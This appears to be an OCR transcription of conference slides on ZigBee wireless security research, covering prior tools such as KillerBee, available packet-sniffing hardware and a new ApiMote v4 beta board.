
daintree.net



All layers together

> *“self-configuring, self-healing system of redundant, low-cost, very low-power nodes”* (zigbee.org)

- topologies
- device classes
- security suites


daintree.net

past work

- Joshua Wright - original KillerBee framework
- Travis Goodspeed - local key extraction, PIP, fingerprinting
- Ricky Melgares / Ryan - KillerBee 2.x framework, PIP, fingerprinting
  - support for more devices
  - geotagging, multiple channel capture
  - Scapy packet construction / parsing
- Sergey, bx Shapiro, David Dowd, Ray Jenkins - fingerprinting
- Ben Ramsey, et al - survey of real world network traffic
- Kevin Finistere - war walking rig
- and more


YOU NEED TO BE ABLE TO SNIFF BEFORE YOU CAN MONITOR FOR ATTACKS

the state of hardware:

- existing hardware
  - Atmel RZUSBTICK
  - Zena Packet Analyzer
  - Freakduino Chibi
  - SDRs: USRP/etc
  - Sewio Open Sniffer
  - Tmote Sky/TelosB


the state of hardware:


- existing hardware
  - Atmel RZUSBTICK
  - Zena Packet Analyzer
  - Freakduino Chibi
  - SDRs: USRP/etc
  - Sewio Open Sniffer
  - Tmote Sky/TelosB



ok, what's new? hardware:

- ApiMote v4 beta
  - external antenna
  - CC2420 radio
  - USB programming
  - onboard storage
  - expansion/additional headers
  - support for battery or USB power






APIMOTE V4 BETA

PCB FRONT

